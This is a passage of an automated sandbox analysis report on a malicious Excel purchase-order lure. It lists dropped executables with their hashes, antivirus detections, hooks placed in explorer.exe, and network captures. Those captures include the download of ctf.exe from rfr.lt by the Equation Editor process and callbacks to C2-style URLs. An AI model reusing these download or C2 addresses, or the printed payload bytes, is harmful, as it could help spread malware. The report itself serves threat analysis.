Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE ..L.....H.....Z.....%2.....p....@.....s.....p.....tex t...vY.....Z..... ..`.rdata.....p.....^.....@..@.data.....p.....@....ndata.....@.....rsrc.....t.....@..@.....

C:\Users\user\AppData\Local\Temp\5C24.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.1464700112623651
Encrypted:	false
SSDEEP:	3:YmsalTlLPltl2N81HRQjlORGt7RQ//W1XR9//3R9//3R9//:rl912N0xs+CFQXCB9Xh9Xh9X
MD5:	72F5C05B7EA8DD6059BF59F50B22DF33
SHA1:	D5AF52E129E15E3A34772806F6C5FBF132E7408E
SHA-256:	1DC0C8D7304C177AD0E74D3D2F1002EB773F4B180685A7DF6BBE75CCC24B0164

C:\Users\user\AppData\Local\Temp\5C24.tmp	
SHA-512:	6FF1E2E6B99BD0A4ED7CA8A9E943551BCD73A0BEFCACE6F1B1106E88595C0846C9BB76CA99A33266FFEC2440CF6A440090F803ABBF28B208A6C7BC6310BEB39E
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\nskF75B.tmp	
Process:	C:\Users\user\AppData\Roaming\word.exe
File Type:	data
Category:	dropped
Size (bytes):	252172
Entropy (8bit):	7.750682379260983
Encrypted:	false
SSDEEP:	6144:118MKS5foIrwbBl2/IO4cwyjICBga9xtqS+W:0MKS5pwdQIC99xtqA
MD5:	8644B9AA55DCA97B4841D7C3878444C7
SHA1:	1B7CD31D5C9509868830982D39D9A3F75B7E3AD4
SHA-256:	C41772CB8BD860959A61F832E221F9DC634BEBD8FE4CD141E45321E348EB4181
SHA-512:	2DEE50DCEDF000EC57222C3D12B30F7905B18977C929C14517A0DC2937DA7B6CFF0D7FBB093059AE5607AB3C3341C856FEACD4CFAC23C89F20EBBFD50B17413
Malicious:	false
Reputation:	low
Preview:	.X.....,.....,C.....X.....X..... .....J.....j..... ....

C:\Users\user\AppData\Local\Temp\nskF75C.tmp\mtmmtvzho.dll	
Process:	C:\Users\user\AppData\Roaming\word.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4608
Entropy (8bit):	3.8072208508576035
Encrypted:	false
SSDEEP:	24:e31GSNNCc0teIAUdax/+TCA5dieD4ueeDFE8hueeYoNXs+f3SlLRQ0K7ABPnRuVL:CnC/I9GTxieBJInFbfGFN1RuqS
MD5:	D62257B9F46BB3ECC454D94B80E839E8
SHA1:	A33070571B7909CEB589F9CCEB8591EE2DAE5C9F
SHA-256:	9679F0E8F63974D80F953B8212B2668C27EC9762CDCF6ACBFD4FDF4B6D189F23
SHA-512:	065531AFC2DA7DD6CECC893C13E41A1F15E0FC670E0DDC006E6F87CF5CB7A9B94D36275D2050953A11350590AC4D1B1B5FB89ACAA3C6B1F3F6C466D5E155F707
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 33%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z-...C]..C]..C]Z.M]..C].}B\..C]..B]..C].nG\..C].nC\..C].n.]..C].nA\..C] Rich..C].....PE..L.....a.....!..... .....P.....@..... ..H.... .....0.....@..<..... .....text...Q..... ..`.rdata..... .....@..@.rsrc.....0.....@..@.reloc..<...@.....@..B..... ....

C:\Users\user\AppData\Local\Temp\pawgjsvu	
Process:	C:\Users\user\AppData\Roaming\word.exe
File Type:	data
Category:	dropped
Size (bytes):	4769
Entropy (8bit):	6.209190395428905
Encrypted:	false
SSDEEP:	96:/s3+C1lu78g/85QphY5tVXUcbaLrVJ83Z/Lj+HNdC+cR3Sc3owy8WwXfUE/gmc01:i+CW8Q85ghY5tVkcbkU3hFdowyPwPUEX
MD5:	2CF23E8F99E539C2CFA7DF0709FFE950
SHA1:	B0DEF49E4CA1DE39D60696FFEC5EC6ECB9399D3C
SHA-256:	C71C94E4AA37C19EE3E62E4F20D03CE4950D9B7BCA8755B3729CBDB7897B6FDE
SHA-512:	0A028931CFE2F89C9324BA125DDFE576051CE68AFE556700D89EB74F0EC19DDBE1AB2C2E7AE96523CE231B47A18E5DB4935EF22E68F8708BC7663060F888D11E
Malicious:	false

C:\Users\user\AppData\Local\Temp\pawgjsvu	
Preview:	..aa\2...!zOV.,.a.V....L..V....L..,.a.LUiaaa.,.a^<.^<.4L.q.daaa(L.(\u^<.^<.4L.q..aaa(L.(\.^<.^<.4L.q..aaa(L.(\.^<.^<.4L.q..aaa(L.(\...]/+[.YR.jjL..(L.(\}2L..]..(L.(t.2L.2tU4]...[.. ..2L.j\U4].(LUVO(,..}.[..aaaa.]=..,U^<..^<..^<. Y^<. .^<..^<....M.&I2..&I(e.A..`<.^<. .2L...(L.j,U.aaaa..=]Jaaa.]=..2,...2L....2...a\2.pp.V....L.2L.2a"L.ZA2L.2a2t.2..(\.2..](LU2L.2 a!2t.(`2L.2\U2...a).k..9.aa.G.aa.a).^~...aa...aa.a)....m.aa.{.aa.a\2...i.V....L..L..aaa4L.(LU..aM.2LU.aa2LU!(LU2L.I(L..}...aa..M??2L..[..R.a(...(m.u4L..[....a(...(m.u[.[.YR.a4...q). ^~..`aaq..d^^(L..4L.q^<..{^^^(L....aM...,.a..L.`aaa2L.2...]a\2...!.V....L..L.iaaa4L.(LU..aM.2LU.aa2LU!(LU2L.I(L..}..]aa....;aaa2L..[..R.a(...(m..2L..[....a(...(m..2L..[....(...(m..2L... [..R.j(...(e..4L..[.....(...(m..[.[.YR.a4...q).k...aaaq..U^^(L...aM.2L.2t.(`.^<.^<.^<.^<.^<..vW^^(L....aM..,.a..L.`aaa2L.2...a\2...5.L..aaa4L}(LU..aM.2LU.aa2LU!(LU2L.I(L..}.[jaa..M? 2L..[..R.a(..}(m..2L..[....a(..}(m..[.[.YR.a4..}q)....faaaq.=U^^(L..^<

C:\Users\user\AppData\Local\Temp\zn2eyxxq9ww5zrdhr	
Process:	C:\Users\user\AppData\Roaming\word.exe
File Type:	data
Category:	dropped
Size (bytes):	220020
Entropy (8bit):	**7.992864927984938**
Encrypted:	**true**
SSDEEP:	6144:7MKS5foIrwbBl2/IO4cwyjICBga9xtqS+Wx:7MKS5pwdQIC99xtqAx
MD5:	A75D055E6FABC0D24984208FC2BD8877
SHA1:	F4071D8B3141A30FC0D70787D174B8E31C6131FC
SHA-256:	6497E85685A07951F80AE543BB730D7714717596140569E4D5C9388F2E6CBE59
SHA-512:	3A09EEF95C13AF84D71512DBFCDB2C6D87412844443411E2235E47797E9582A12FEA44848E1037B7C56C60E233CC2EA962E59BEE917F13C60103B2B196A51F4E
Malicious:	false
Preview:	.....r_..oJ...Pae...w.;.z..o../"j...p.$(<h...g....=.}4..y_e..+;...y...r.....Q._..p5$...q.....D..@....1...>G.`.OY...2.t=.)....o.....[P.u.>q.?O.....h..q.....0.).Jn..%..r.M.....U...,4.T.!/..... .N^.....d....Kqt1G..G...;...k)`=@.Ow.>I.....vf.eF.....S...-"../"c...p.$(.h...g.,..=.}4..y_;!..;...`..Hc..e.|c.8...0..O|..D.h.Q.....^*"...i3....`.`.OY..F.....k8.V...D..4..ML$.....bQ...m{.....uw .;^...0.).|.].E..r.H..G...A,.T.!/.....V.h.....d..H.Kq[1G.....k)`D@.Qw.>I..r.....v..eFR...:S.+..o../"j...p.$(<h...g....=.}4..y_;!..;...`..Hc..e.|c.8...0..O|..D.h.Q.....^*"...i3....`.`.OY..F... ...k8.V...D..4..ML$.....bQ...m{.....uw.;^...0.).Jn..%..r,...G..m.A,4.T.!/.....NV.....d..H.Kq[1G.....k)`D@.Qw.>I..r.....v..eFR...:S.+..o../"j...p.$(<h...g....=.}4..y_;!..;...`..Hc.. e.|c.8...0..O|..D.h.Q.....^*"...i3....`.`.OY..F.....k8.V...D..4..ML$.....bQ...m{.....uw.;^...0.).Jn..%..r,...G..m.A,4.T.!/.....NV.....d.

C:\Users\user\AppData\Local\Temp\~DFAA19AC2D561A69CF.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	1990656
Entropy (8bit):	7.565866635417304
Encrypted:	false
SSDEEP:	24576:YUyu6LATngkM1BqE6ENZWqlwRNXbQygHHDryOuXrl1VWgVf+Yw4y0rX+6auOUfC/:M8nMv6UZPwjeHHDrWF/i
MD5:	C60F89896570C0CB452EBE99B7C9971D
SHA1:	3853521B72EA0DAA20E7A08501E0F4BFA662E3A6
SHA-256:	4CEE33390C4B63D48FCEA2C1E6B876C7321F37260E2A8D411F82C31D2B525184
SHA-512:	06DF0523E5F1DCA5BBC5B1E23DA559283E4586FBD928451C2048095519EE77853D1BC3EB8B563834F52991CECC0D758DDFB68E2B0BB1FBDABFBDF32DFE30E 86
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Roaming\word.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	248302
Entropy (8bit):	7.927911380419802
Encrypted:	false
SSDEEP:	6144:owzN+wRSsYU12O6NgFRQbIuoKFFmhmvk8nw:fN+w8KCWRbRKF7vkR
MD5:	8EDDCC35719034649F6947B2B08BCDF3
SHA1:	5506B69B4584F43232F45299192A540EC0197998
SHA-256:	0D072A60B433F330D2BA97D75EAE7AF07E9D75BC6ED5B1065287661D05E82AB6
SHA-512:	C7716DAAFFFD44DFF6143D7FE0FB686EB5FC08DA918AAB204AE6D7C8687DC914D9310D488A2FFC4767E5FD643E8AEE6D88FADF28D156C6BE731C29BCC3943 81
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 42%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE ..L.....H.....Z.....%2.....p....@.....s.....p.....tex t...vY.....Z..... ..`.rdata.....p.....^.....@..@.data.....p.....@....ndata.....@.....rsrc.....t.....@..@..... .....

C:\Users\user\Desktop\~$HME AG PO 2091.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58E
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.998345830581208
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	HME AG PO 2091.xlsx
File size:	1703303
MD5:	29ee298412e6d2cb968a883563837cbe
SHA1:	7ed1c5713ba7ff23e36fecdedb0f0c012f6c647b
SHA256:	22355ce0bfc092836a0d62f6cbb54d03aa6fb26091ecd1907922fb9f6e0d0880
SHA512:	fd26d093d6d2fd9885b1133033642e1a4c740c0070e8ba4d35b15ed0d95b22b92cd20db4b24e95fb9efccc125ff6a8a384efde15cdb39fbaec6e1a3ac3989627
SSDEEP:	24576:VWyA6LUTngoM3BYC6uNjO6tqRjtLQegHH/vyG+XNphn9dMpVlRkiSVcOy12HaLMp:PQhMD6ejFqToHH/vchn9dKjSVcdHLMp
File Content Preview:	PK.....|G-Tq.|(....g.....[Content_Types].xmlUT.....a...a...a.UKK.1.....%W...("...z.TP...d...&!..... t.....K.=..<z.ee.9...-X'o...tJ.q..^.[W,.(...Y(..''..OOz.+.1#.... .k...@%b.<X.)]...o.s/.T..w..K..E.....'2....Y.|.....Hl..vr.c.....&.7Z.$.|n....+K

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/553050/sample/HME AG PO 2091.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	

Indicators

Contains VBA Macros:	False

Summary

Author:	HP
Last Saved By:	HP
Create Time:	2021-09-22T12:07:42Z
Last Saved Time:	2021-09-22T12:08:47Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Thumbnail Scaling Desired:	false
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	12.0000

Streams

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-08:06:29.588785	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49166	23.227.38.74	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 08:05:05.660314083 CET	192.168.2.22	8.8.8.8	0x8c5	Standard query (0)	rfr.lt	A (IP address)	IN (0x0001)
Jan 14, 2022 08:06:29.366249084 CET	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.ponto-bras.space	A (IP address)	IN (0x0001)
Jan 14, 2022 08:06:47.769885063 CET	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.hydrogendatapower.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 08:05:05.679891109 CET	8.8.8.8	192.168.2.22	0x8c5	No error (0)	rfr.lt		91.203.68.162	A (IP address)	IN (0x0001)
Jan 14, 2022 08:06:29.511981964 CET	8.8.8.8	192.168.2.22	0xfc43	No error (0)	www.ponto-bras.space	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 08:06:29.511981964 CET	8.8.8.8	192.168.2.22	0xfc43	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Jan 14, 2022 08:06:47.791002035 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www.hydrogendatapower.com	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 08:06:47.791002035 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 08:06:47.791002035 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 14, 2022 08:06:47.791002035 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 14, 2022 08:06:47.791002035 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 14, 2022 08:06:47.791002035 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 14, 2022 08:06:47.791002035 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 14, 2022 08:06:47.791002035 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- rfr.lt
- www.ponto-bras.space
- www.hydrogendatapower.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	91.203.68.162	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 08:05:05.749198914 CET	0	OUT	GET /ctf.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: rfr.lt Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 08:05:05.809087038 CET	2	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 14 Jan 2022 07:05:05 GMT Content-Type: application/octet-stream Content-Length: 248302 Last-Modified: Thu, 13 Jan 2022 11:11:05 GMT Connection: keep-alive ETag: "61e008c9-3c9ee" Expires: Sun, 13 Feb 2022 07:05:05 GMT Cache-Control: max-age=2592000 Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 e5 75 4a a8 a1 14 24 fb a1 14 24 fb a1 14 24 fb 2f 1c 7b fb a3 14 24 fb a1 14 25 fb 3a 14 24 fb 22 1c 79 fb b0 14 24 fb f5 37 14 fb a8 14 24 fb 66 12 22 fb a0 14 24 fb 52 69 63 68 a1 14 24 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 c9 cd ef 48 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 5a 00 00 00 d4 01 00 00 04 00 00 25 32 00 00 00 10 00 00 00 70 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 d0 02 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 a4 73 00 00 b4 00 00 00 00 c0 02 00 00 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 00 00 8c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 76 59 00 00 00 10 00 00 00 5a 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 90 11 00 00 00 70 00 00 00 12 00 00 00 5e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 af 01 00 00 90 00 00 00 04 00 00 00 70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 80 00 00 00 40 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 00 09 00 00 00 c0 02 00 00 0a 00 00 00 74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$uJ$$$/{$%:$"y7f"$Rich$PELHZ%2p@sp.textvYZ `.rdatap^@@.datap@.ndata@.rsrct@@

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 08:06:29.538696051 CET	265	OUT	GET /nk6l/?f4=dUEi0UXeDjZ3satn024Wp6SV8B9ayfLzJlVAsh/H0s9uKTFfRfoB4Zp7QfR2IB/+as7LEQ==&9r7t=5jSPntk8 9D HTTP/1.1 Host: www.ponto-bras.space Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 08:06:29.588784933 CET	266	IN	HTTP/1.1 403 Forbidden Date: Fri, 14 Jan 2022 07:06:29 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: -1 X-Dc: gcp-europe-west1 X-Request-ID: 99fb20a9-766c-40f0-9df4-b158c5fb1252 X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block X-Download-Options: noopen CF-Cache-Status: DYNAMIC Server: cloudflare CF-RAY: 6cd5059eac695c85-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;dis

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49168	198.54.117.212	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 08:06:47.968044043 CET	272	OUT	GET /nk6l/?f4=mG3MZX+V/2vUvLkm+jLYc6BPCVMMOHSbAyziOVKuBi9N3RYpJJdcI8Zb3DbFfMMicqDibw==&9r7t=5jSPntk89D HTTP/1.1 Host: www.hydrogendatapower.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Jan 14, 2022 08:06:48.522605896 CET	272	OUT	GET /nk6l/?f4=mG3MZX+V/2vUvLkm+jLYc6BPCVMMOHSbAyziOVKuBi9N3RYpJJdcI8Zb3DbFfMMicqDibw==&9r7t=5jSPntk89D HTTP/1.1 Host: www.hydrogendatapower.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1444 Parent PID: 596

General

Start time:	08:05:20
Start date:	14/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13fc20000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2860 Parent PID: 596

General

Start time:	08:05:39
Start date:	14/01/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding

Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

